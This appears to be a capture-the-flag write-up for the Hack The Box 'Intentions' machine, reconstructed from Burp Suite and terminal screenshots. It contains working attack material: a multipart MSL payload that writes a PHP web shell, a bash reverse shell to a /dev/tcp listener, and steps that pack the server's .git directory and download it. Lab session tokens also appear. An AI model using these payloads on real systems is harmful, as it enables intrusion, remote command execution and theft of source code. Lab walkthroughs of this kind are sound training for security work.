


Images

File	Genre	URL	Edit
public/animals/ashlee-w-wv36v9TGNBw-unsplash.jpg	animals	/storage/animals/ashlee-w-wv36v9TGNBw-unsplash.jpg	Edit
public/animals/dickens-lin-Nr7QqJIP8Do-unsplash.jpg	animals	/storage/animals/dickens-lin-Nr7QqJIP8Do-unsplash.jpg	Edit
public/animals/dickens-lin-tycqN7-MY1s-unsplash.jpg	animals	/storage/animals/dickens-lin-tycqN7-MY1s-unsplash.jpg	Edit
public/animals/jevgeni-fil-rz2Nh0U8vws-unsplash.jpg	animals	/storage/animals/jevgeni-fil-rz2Nh0U8vws-unsplash.jpg	Edit
public/animals/kristin-o-karlsen-u8aXoDEcDR0-unsplash.jpg	animals	/storage/animals/kristin-o-karlsen-u8aXoDEcDR0-unsplash.jpg	Edit
public/architecture/axp-photography-EU1sTG7DGxE-unsplash.jpg	architecture	/storage/architecture/axp-photography-EU1sTG7DGxE-unsplash.jpg	Edit
public/architecture/k-t-francis-kHm0LOj2zg-unsplash.jpg	architecture	/storage/architecture/k-t-francis-kHm0LOj2zg-unsplash.jpg	Edit
public/architecture/leopold-baskarad-Bch3BPxJ8-unsplash.jpg	architecture	/storage/architecture/leopold-baskarad-Bch3BPxJ8-unsplash.jpg	Edit
public/architecture/nico-baum-LudJh7dPfv4-unsplash.jpg	architecture	/storage/architecture/nico-baum-LudJh7dPfv4-unsplash.jpg	Edit
public/food/anto-meneghini-sJ4x9_AjAc-unsplash.jpg	food	/storage/food/anto-meneghini-sJ4x9_AjAc-unsplash.jpg	Edit
public/food/dan-9-HenU0AY0-unsplash.jpg	food	/storage/food/dan-9-HenU0AY0-unsplash.jpg	Edit
public/food/fatemeh-rz--RqVu65QrTM-unsplash.jpg	food	/storage/food/fatemeh-rz--RqVu65QrTM-unsplash.jpg	Edit
public/food/jonathan-borba-BMpBW2476wQ-unsplash.jpg	food	/storage/food/jonathan-borba-BMpBW2476wQ-unsplash.jpg	Edit

Intercept request





Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Genres Feed 3 4 5 6 7 8 9 10 +
Send
Cancel
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Search
0 highlights
Insp

```
Cookie: token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwOi8vMTAuMTI5LjIyO
S4yNy9hcGkvdjIvYXV0aC9sb2dpbiIsImlhdCI6MTc0NTg2MzcxNiwiZXhwIjoxNzQ1ODg
1MzE2LCJuYmYiOjE3NDU4NjM3MTYsImp0aSI6IlJWTFJzRlAycVM1ZTFUZHUiLCJzdWIiO
iIxIiwicHJ2IjoiMjNiZDVjODk0OWY2MDBhZGIzOWU3MDFjNDAwODcyZGI3YTU5NzZmNyJ
9.EJcFTZgYBWd4b8N_0I5EVh1jqxPiafxJu_JUYyJnzPg; XSRF-TOKEN=
eyJpdiI6IncrV3dLR1RGU2Q1dEJZUmREbnRkclE9PSIsInZhbHVlIjoidVdyOENDbVV1an
htNzJWS1B4VFhTNlpJK0ZsamRQeVZuTGh4azQ1YUw4NjVBZ2hITlVCT0k4MEkyMVVJOGpm
YjM4a0FtTUptdW5RY0Yra0E1ZTBvUjc3Q2Q1K1pISDRpeStwdEdUaFpqQ3RJb1llVmhUNE
slbGlFUUZ2VC9RSngiLCJtYWMiOiI4ZDQxMDYxYmFhNDIwMGZkMmQzYjQ2Yzk5NjFjY2Qx
MmE4OTI1YWFlNDgwZDg1NThiNzc3NTg0YWRhODE1NmEwIiwidGFnIjoiIn0%3D;
intentions_session=
eyJpdiI6IjlET1RrYThsRTQ3NnIzcjFINlNvTXc9PSIsInZhbHVlIjoiaXZudGZKYmZ1S3
ZQRzhhTWNUbHZHcWxDQzRCU2tDL3plejNlTVY3ZGVBZVJncXIveG5NamloNkFCSFVFSDVC
bVd0b0hvZWV3YTNxVzhCMEM2QlhwZU1VS1dlc2hjQ3RZck82eEJXeWpEVnJuMzhCZ3lQb2
JaWi9oeVpybEhjaDkiLCJtYWMiOiI4ZDNmMmYzMDcwNGYzNTVjNjNhMTU3MWUwNGM2NWMw
YjE4YmVjYjhiNDk4ODU2NTcwYWU4ZTQxMzA2Mzg3ZjA2IiwidGFnIjoiIn0%3D
Connection: keep-alive

{
    "path":
    "/var/www/html/intentions/storage/app/public/animals/ashlee-w-wv3
    6v9TGNBw-unsplash.jpg",
    "effect":"charcoal"
}
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Cache-Control: no-cache, private
Date: Mon, 28 Apr 2025 18:14:47 GMT
X-RateLimit-Limit: 3600
X-RateLimit-Remaining: 3597
Access-Control-Allow-Origin: *
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 69503

```

```
data:image/jpeg;base64,/9j/4AAQSkZJRgA
BAQEASABIAAD/4gIcSUNDX1BST0ZJTEUAAQEAA
AIMbGNtcwIQAABtbnRyUkdCIFhZWiAH3AABABk
AAwApADlhY3NwQVBQTAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAA9tYAAQAAAADTLWxjbXMAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAApkZXNjAAAA/AAAAF5
jcHJ0AAABXAAAAAt3dHB0AAABaAAAABRia3B0A
AABfAAAABRyWFlaAAABkAAAABRnWFlaAAABpAA
AABRiWFlaAAABuAAAABRyVFJDAAABzAAAAEBnV
```


If we change the filename or extension or magic byte it won't work, it won't take it as input.


Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Genres Feed 3 4 5 6 7 8 9 10 +
Send
Cancel
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Search
0 highlights
Insp
Done

```
Cookie: token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwOi8vMTAuMTI5LjIyO
S4yNy9hcGkvdjIvYXV0aC9sb2dpbiIsImlhdCI6MTc0NTg2MzcxNiwiZXhwIjoxNzQ1ODg
1MzE2LCJuYmYiOjE3NDU4NjM3MTYsImp0aSI6IlJWTFJzRlAycVM1ZTFUZHUiLCJzdWIiO
iIxIiwicHJ2IjoiMjNiZDVjODk0OWY2MDBhZGIzOWU3MDFjNDAwODcyZGI3YTU5NzZmNyJ
9.EJcFTZgYBWd4b8N_0I5EVh1jqxPiafxJu_JUYyJnzPg; XSRF-TOKEN=
eyJpdiI6IncrV3dLR1RGU2Q1dEJZUmREbnRkclE9PSIsInZhbHVlIjoidVdyOENDbVV1an
htNzJWS1B4VFhTNlpJK0ZsamRQeVZuTGh4azQ1YUw4NjVBZ2hITlVCT0k4MEkyMVVJOGpm
YjM4a0FtTUptdW5RY0Yra0E1ZTBvUjc3Q2Q1K1pISDRpeStwdEdUaFpqQ3RJb1llVmhUNE
slbGlFUUZ2VC9RSngiLCJtYWMiOiI4ZDQxMDYxYmFhNDIwMGZkMmQzYjQ2Yzk5NjFjY2Qx
MmE4OTI1YWFlNDgwZDg1NThiNzc3NTg0YWRhODE1NmEwIiwidGFnIjoiIn0%3D;
intentions_session=
eyJpdiI6IjlET1RrYThsRTQ3NnIzcjFINlNvTXc9PSIsInZhbHVlIjoiaXZudGZKYmZ1S3
ZQRzhhTWNUbHZHcWxDQzRCU2tDL3plejNlTVY3ZGVBZVJncXIveG5NamloNkFCSFVFSDVC
bVd0b0hvZWV3YTNxVzhCMEM2QlhwZU1VS1dlc2hjQ3RZck82eEJXeWpEVnJuMzhCZ3lQb2
JaWi9oeVpybEhjaDkiLCJtYWMiOiI4ZDNmMmYzMDcwNGYzNTVjNjNhMTU3MWUwNGM2NWMw
YjE4YmVjYjhiNDk4ODU2NTcwYWU4ZTQxMzA2Mzg3ZjA2IiwidGFnIjoiIn0%3D
Connection: keep-alive

{
    "path":
    "/var/www/html/intentions/storage/app/public/animals/ashlee-w-wv3
    6v9TGNBw-sdasf.jpg",
    "effect":"charcoal"
}
```


```
HTTP/1.1 422 Unprocessable Content
Server: nginx/1.18.0 (Ubuntu)
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Cache-Control: no-cache, private
Date: Mon, 28 Apr 2025 18:16:03 GMT
X-RateLimit-Limit: 3600
X-RateLimit-Remaining: 3599
Access-Control-Allow-Origin: *
Content-Length: 14

bad image path
```

Read this
https://swarm.ptsecurity.com/exploiting-arbitrary-object-instantiations/


Burp Suite Community Edition v2025.2.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Genres Feed 3 4 5 6 7 8 9 10 11 12 shell upload +
Send Cancel Follow redirection
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Search 0 highlights


```
POST /api/v2/admin/image/modify?path=vid:msl:/tmp/php*&effect=
abcd HTTP/1.1
Host: 10.129.229.27
Content-Length: 380
X-XSRF-TOKEN:
eyJpdiI6IncrV3dLR1RGU2Q1dEJZUmREbnRkclE9PSIsInZhbHVlIjoidVdyOENDb
VVlanhtNzJWS1B4VFhTNlpJK0ZsamRQeVZuTGh4azQ1YUw4NjVBZ2hITlVCT0k4ME
kyMVVJOGpmYjM4a0FtTUptdW5RY0Yra0E1ZTBvUjc3Q2Q1K1pISDRpeStwdEdUaFp
qQ3RJb1llVmhUNEs1bGlFUUZ2VC9RSngiLCJtYWMiOiI4ZDQxMDYxYmFhNDIwMGZk
MmQzYjQ2Yzk5NjFjY2QxMmE4OTI1YWFlNDgwZDg1NThiNzc3NTg0YWRhODE1NmEwI
iwidGFnIjoiIn0=
Content-Type:
multipart/form-data;boundary=------------------------abcd
Cookie: token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwOi8vMTAuMTI5
LjIyOS4yNy9hcGkvdjIvYXV0aC9sb2dpbiIsImlhdCI6MTc0NTg2MzcxNiwiZXhwI
joxNzQ1ODg1MzE2LCJuYmYiOjE3NDU4NjM3MTYsImp0aSI6IlJWTFJzRlAycVM1ZT
FUZHUiLCJzdWIiOiIxIiwicHJ2IjoiMjNiZDVjODk0OWY2MDBhZGIzOWU3MDFjNDA
wODcyZGI3YTU5NzZmNyJ9.EJcFTZgYBWd4b8N_0I5EVhljqxPiafxJu_JUYyJnzPg
; XSRF-TOKEN=
eyJpdiI6IncrV3dLR1RGU2Q1dEJZUmREbnRkclE9PSIsInZhbHVlIjoidVdyOENDb
VVlanhtNzJWS1B4VFhTNlpJK0ZsamRQeVZuTGh4azQ1YUw4NjVBZ2hITlVCT0k4ME
kyMVVJOGpmYjM4a0FtTUptdW5RY0Yra0E1ZTBvUjc3Q2Q1K1pISDRpeStwdEdUaFp
qQ3RJb1llVmhUNEs1bGlFUUZ2VC9RSngiLCJtYWMiOiI4ZDQxMDYxYmFhNDIwMGZk
```

```
HTTP/1.1 502 Bad Gateway
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 28 Apr 2025 18:57:08 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 166
Connection: keep-alive

<html>
    <head>
        <title>
            502 Bad Gateway
        </title>
    </head>
    <body>
        <center>
            <h1>
                502 Bad Gateway
            </h1>
        </center>
        <hr>
        <center>
            nginx/1.18.0 (Ubuntu)
        </center>
    </body>
</html>
```




```
MmQzYjQ2Yzk5NjFjY2QxMmE4OTI1YWFlNDgwZDg1NThiNzc3NTg0YWRhODE1NmEwI
iwidGFnIjoiIn0%3D; intentions_session=
eyJpdiI6IjlET1RrYThsRTQ3NnIzcjFINlNvTXc9PSIsInZhbHVlIjoiaXZudGZKY
mZ1S3ZQRzhhTWNUbHZHcWxDQzRCU2tDL3plejNlTVY3ZGVBZVJncXIveG5NamloNk
FCSFVFSDVCbVd0b0hvZWV3YTNxVzhCMEM2QlhwZU1VS1dlc2hjQ3RZck82eEJXeWp
EVnJuMzhCZ3lQb2JaWi9oeVpybEhjaDkiLCJtYWMiOiI4ZDNmMmYzMDcwNGYzNTVj
NjNhMTU3MWUwNGM2NWMwYjE4YmVjYjhiNDk4ODU2NTcwYWU4ZTQxMzA2Mzg3ZjA2I
iwidGFnIjoiIn0%3D
Connection: keep-alive


--------------------------abcd
Content-Disposition: form-data; name="file"; filename="test.msl"
Content-Type: application/octet-stream

<?xml version="1.0" encoding="UTF-8"?>
<image>
<read filename="caption:&lt;?php system($_REQUEST['cmd']); ?&gt;"
 />
<write
filename="info:/var/www/html/intentions/storage/app/public/rce.ph
p" />
</image>
--------------------------abcd
```

```
HTTP/1.1 502 Bad Gateway
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 28 Apr 2025 18:57:08 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 166
Connection: keep-alive

<html>
    <head>
        <title>
            502 Bad Gateway
        </title>
    </head>
    <body>
        <center>
            <h1>
                502 Bad Gateway
            </h1>
        </center>
        <hr>
        <center>
            nginx/1.18.0 (Ubuntu)
        </center>
    </body>
```


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Genres Feed 3 4 5 6 7 8 9 10 11 12 shell upload +
Send Cancel
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render


```
GET /storage/rce.php?cmd=id HTTP/1.1
Host: 10.129.229.27
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/135.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
image/avif,image/webp,image/apng,*/*;q=0.8,application
/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 28 Apr 2025 18:59:08 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 119

caption:uid=33(www-data) gid=33(www-data)
groups=33(www-data)
CAPTION 120x120 120x120+0+0 16-bit sRGB 2.990u
0:03.238
```



Dashboard Target Proxy Intruder Repeater Collaborator Sequen
Genres Feed 3 4 5 6 7 8 9 10 11
Send Cancel
Request
Pretty Raw Hex
Re

```
POST /storage/rce.php HTTP/1.1
Host: 10.129.229.27
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/135.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
image/avif,image/webp,image/apng,*/*;q=0.8,application
/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Content-Type: application/x-www-form-urlencoded
Content-Length: 54

cmd=bash -c 'bash -i >& /dev/tcp/10.10.16.7/9001 0>&1'
```


Hit Ctrl+U to URL encode and send.



```
POST /storage/rce.php HTTP/1.1
Host: 10.129.229.27
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/135.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
image/avif,image/webp,image/apng,*/*;q=0.8,application
/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Content-Type: application/x-www-form-urlencoded
Content-Length: 58

cmd=
bash+-c+'bash+-i+>%26+/dev/tcp/10.10.16.7/9001+0>%261'
```




```
┌──(kali㉿kali)-[~/Desktop/htb/intentions]
└─$ nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.16.7] from (UNKNOWN) [10.129.229.27] 53838
bash: cannot set terminal process group (1062): Inappropriate ioctl for device
bash: no job control in this shell
www-data@intentions:~/html/intentions/storage/app/public$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```




```
www-data@intentions:~/html/intentions$ tar -cjvf /dev/shm/git.tar.bz2 .git
```

Zip .git




```
www-data@intentions:~/html/intentions$ ls -al /dev/shm/
total 51400
drwxrwxrwt  2 root     root           60 Apr 28 19:58 .
drwxr-xr-x 20 root     root         3960 Apr 28 03:28 ..
-rw-r--r--  1 www-data www-data 52630180 Apr 28 19:58 git.tar.bz2
www-data@intentions:~/html/intentions$ ls -al
total 820
drwxr-xr-x  14 root     root       4096 Feb  2  2023 .
drwxr-xr-x   3 root     root       4096 Feb  2  2023 ..
-rw-r--r--   1 root     root       1068 Feb  2  2023 .env
drwxr-xr-x   8 root     root       4096 Feb  3  2023 .git
-rw-r--r--   1 root     root       3958 Apr 12  2022 README.md
drwxr-xr-x   7 root     root       4096 Apr 12  2022 app
-rwxr-xr-x   1 root     root       1686 Apr 12  2022 artisan
drwxr-xr-x   3 root     root       4096 Apr 12  2022 bootstrap
-rw-r--r--   1 root     root       1815 Jan 29  2023 composer.json
-rw-r--r--   1 root     root     300400 Jan 29  2023 composer.lock
drwxr-xr-x   2 root     root       4096 Jan 29  2023 config
drwxr-xr-x   5 root     root       4096 Apr 12  2022 database
-rw-r--r--   1 root     root       1629 Jan 29  2023 docker-compose.yml
drwxr-xr-x 534 root     root      20480 Jan 30  2023 node_modules
-rw-r--r--   1 root     root     420902 Jan 30  2023 package-lock.json
-rw-r--r--   1 root     root        891 Jan 30  2023 package.json
-rw-r--r--   1 root     root       1139 Jan 29  2023 phpunit.xml
drwxr-xr-x   5 www-data www-data   4096 Feb  3  2023 public
drwxr-xr-x   7 root     root       4096 Jan 29  2023 resources
drwxr-xr-x   2 root     root       4096 Jun 19  2023 routes
-rw-r--r--   1 root     root        569 Apr 12  2022 server.php
drwxr-xr-x   5 www-data www-data   4096 Apr 12  2022 storage
drwxr-xr-x   4 root     root       4096 Apr 12  2022 tests
drwxr-xr-x  45 root     root       4096 Jan 29  2023 vendor
-rw-r--r--   1 root     root        722 Feb  2  2023 webpack.mix.js
www-data@intentions:~/html/intentions$ tar -cjvf /dev/shm/git.tar.bz2 .git/
```

Move to public folder




```
www-data@intentions:~/html/intentions$ cd public/
www-data@intentions:~/html/intentions/public$ mv /dev/shm/git.tar.bz2 .
www-data@intentions:~/html/intentions/public$ ls
css          fonts       index.php  mix-manifest.json  storage
favicon.ico  git.tar.bz2  js         robots.txt
www-data@intentions:~/html/intentions/public$
```

Download that file




```
┌──(kali㉿kali)-[~/Desktop/htb/intentions]
└─$ wget 10.129.229.27/git.tar.bz2
```

Unzip




```
┌──(kali㉿kali)-[~/Desktop/htb/intentions]
└─$ tar -xjvf git.tar.bz2
```




```
